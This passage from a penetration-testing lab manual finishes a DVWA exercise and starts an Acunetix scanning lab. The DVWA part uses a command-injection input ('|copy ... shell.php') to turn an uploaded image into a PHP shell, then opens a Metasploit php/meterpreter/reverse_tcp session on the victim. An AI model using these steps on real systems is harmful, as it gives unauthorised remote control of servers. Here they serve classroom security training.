


FIGURE 5.50: Upload the payload file

58. When **File Upload** window appears, select **high.jpeg** file and click **Open** as shown in the screenshot:




FIGURE 5.51: Select the payload file

59. You can see the file is ready to upload. Click **Upload** button.




FIGURE 5.52: Upload the payload file

60. You will see a message that the file has been uploaded and it will also mention the location of the file. Note down this location.




FIGURE 5.53: Payload file uploaded

61. Click **Command Injection** option in the left pane and in the **Enter an IP address** field, type **|copy C:\wamp64\www\DVWA\hackable\uploads\high.jpeg C:\wamp64\www\DVWA\hackable\uploads\shell.php** and click the **Submit** button, as shown in the screenshot:




FIGURE 5.54: Copy the payload file

62. You get a message that the file has been copied, as shown in the screenshot:




FIGURE 5.55: Payload file successfully copied

63. Launch a **Terminal** window and type **msfconsole**. Hit **Enter** to run the **Metasploit Framework**.




FIGURE 5.56: Launch Metasploit framework

64. Now you have to set up a listener so that you can establish a meterpreter session with your victim. Follow the following steps to set up a listener using the msf command line.

A. Type **use multi/handler** and hit **Enter**.

B. Type **set payload php/meterpreter/reverse_tcp** and hit **Enter**.

C. Type **set lhost 10.10.10.11** and hit **Enter**.

D. Type **set lport 2222**and hit **Enter**.

E. Now to start the listener type **run** and hit **Enter**.




FIGURE 5.57: Setup and start a listener

65. Now that the listener is up and running, open up the **Firefox** browser and in a new tab type the location of the uploaded file (here **http://10.10.10.12:8080/dvwa/hackable/uploads/shell.php**) in the address bar and press **Enter** to execute the uploaded payload.




FIGURE 5.58: Browse the uploaded payload file

66. When you switch back to the **terminal** window, you will see that a **meterpreter session** has been established with the victim system, as shown in the screenshot:

FIGURE 5.59: Meterpreter session established

67. In the meterpreter command line, type **sysinfo** and hit **Enter** to view the system details of the victim. Close all windows to exit.




FIGURE 5.60: View system info

Lab Analysis

Analyze and document the results related to this lab exercise. Provide your opinion of your target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Lab

6

Website Vulnerability Scanning Using Acunetix WVS

Acunetix Web Vulnerability Scanner (WVS) broadens the scope of vulnerability scanning by introducing highly advanced and rigorous heuristic technologies designed to tackle the complexities of today's web-based environments.

Lab Scenario

As an expert Penetration Tester, you need to determine whether your website is secure before hackers download sensitive data, commit a crime using your website as a launch pad, and endanger your business. You can use Acunetix Web Vulnerability Scanner (WVS) to check the website, analyzes its applications, and find vulnerabilities that could leave it exposed to SQL injection, cross-site scripting, and other vulnerabilities that could expose the online business to attacks. Concise reports identify where web applications need to be fixed, thus enabling you to protect your business from impending hacker attacks!

Lab Objectives

The objective of this lab is to help you secure web applications and test websites for vulnerabilities and threats.

Lab Environment

To perform this lab, you will need:

- Acunetix Web vulnerability scanner is located at **Z:\CEH-Tools\CEHv10 Module 14 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner**
- You can also download the latest version of Acunetix Web vulnerability scanner from the link **http://www.acunetix.com/vulnerability-scanner**
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running Windows Server 2016

- A web browser with an Internet connection
- Microsoft SQL Server/ Microsoft Access

Lab Duration

Time: 15 Minutes

Overview of Web Application Security

Web application security is a branch of information security that deals specifically with security of websites, web applications, and web services.

At a high level, Web application security draws on the principles of application security but applies them specifically to Internet and Web systems. Typically, web applications are developed using programming languages such as PHP, Java EE, Java, Python, Ruby, ASP.NET, C#, VB.NET, or Classic ASP.

Lab Tasks

In this lab, the machine hosting the website is the victim machine i.e., **Windows Server 2016**, keep the machine running till the end of the lab; the machine used to run **Acunetix Web Vulnerability Scanner** is **Windows Server 2012**.

1. Log in to **Windows Server 2012**.
2. Navigate to **Z:\CEH-Tools\CEHv10 Module 14 Hacking Web Applications\Web Application Security Tools\Acunetix Web Vulnerability Scanner** and double-click **acunetix_trial.exe**.
3. If **Open-File Security Warning** pop-up appears, click **Run**.
4. Follow the steps to install **Acunetix Web Vulnerability Scanner**.

   Note: You will be asked to provide an email and a password during installation, which will be used later in the lab.
5. If the **Acunetix** web page opens in the default browser, **Close** the web page.
6. If a **Security Warning** dialog box appears, asking you to install a certificate from a certification authority (CA), click **Yes**.

Note: In addition, if a **Security Alert** pop-up appears, click **OK**.

7. In the final installation step, click **Finish**.
8. If a **Trial Edition** pop-up appears; click **OK**.
9. Once the installation is completed, Acunetix Web Application Security scanner will open in a default web browser, as shown in the screenshot.

10. **Your connection is not secure** page appears, click **Advanced** to add the security exceptions.

Note: The screenshots will differ if you use a different web browser.




FIGURE 6.1: Opening Acunetix web vulnerability scanner

11. Click **Add Exception** button.




FIGURE 6.2: Adding security exception

12. **Add Security Exception** window appears, click **Confirm Security Exception,** as shown in the screenshot:




FIGURE 6.3: Adding security exception

13. When **Acunetix login page** appears, type in the credentials that you have provided at the time of installation, and click **Login**.




FIGURE 6.4: Acunetix login page

14. The **Acunetix Web Vulnerability Scanner** main window appears, if **Update info** pops-up. Click **Close**. Click **Add Target,** as shown in the screenshot:




FIGURE 6.5: Adding a new target

15. **Add Target** pop-up appears, type the Target **website URL** in the Address field, and provide a description in the Description field, and click **Add Target**.

16. In this lab you are scanning **http://www.moviescope.com**, a local website as shown in the screenshot. If you are trying to scan a different web site then screenshots will differ.




FIGURE 6.6: Add Target pop-up

17. Once you add the Target site, Target Info page appears with the General information tab. Choose **High** in the **Business Criticality** drop-down list and leave the other settings to default, click **Save**.




FIGURE 6.7: Configuring target options

18. Once the target is added successfully, click **Scan** to start the Scanning process.




FIGURE 6.8: Initiating the scan

19. When **Choose Scanning Options** pop-up appears, choose **Full Scan** from Scan Type, **OWASP Top 10 2017** from Report, and **Instant** from Schedule drop-down list, click **Create Scan**.




FIGURE 6.9: Configuring scanning options

20. Acunetix will start the scanning process on the targeted web site provided. You can see the status in the **Scan Stats & Info** tab of Scans section.




FIGURE 6.10: Scan in progress

21. Acunetix completes the scan and displays with the Threat Level as shown in the screenshot. Now click **Vulnerabilities** to view the vulnerabilities found in the targeted website.




FIGURE 6.11: Finished scanning and viewing vulnerabilities

22. In the **Vulnerabilities** section you can see the available vulnerabilities on the site. Click any of the vulnerabilities to view the entire information and the way to fix that vulnerability.




FIGURE 6.12: List of vulnerabilities found

23. Acunetix will provide you with the complete description of the vulnerability and attack details, the impact of the vulnerability, and the solution.

24. Click **Back** button to go back to the previous page to view other information recorded by the scanner.




FIGURE 6.13: Viewing vulnerability details

25. Click **Site Structure** to view the design of the website, as shown in the screenshot:




FIGURE 6.14: Viewing the site structure

26. To view the scan report, click **Reports** tab on the left hand side, as shown in the screenshot:




FIGURE 6.15: Viewing the scan report

27. To **download** or **view** the report first check the report and scroll to the right hand side of the window.

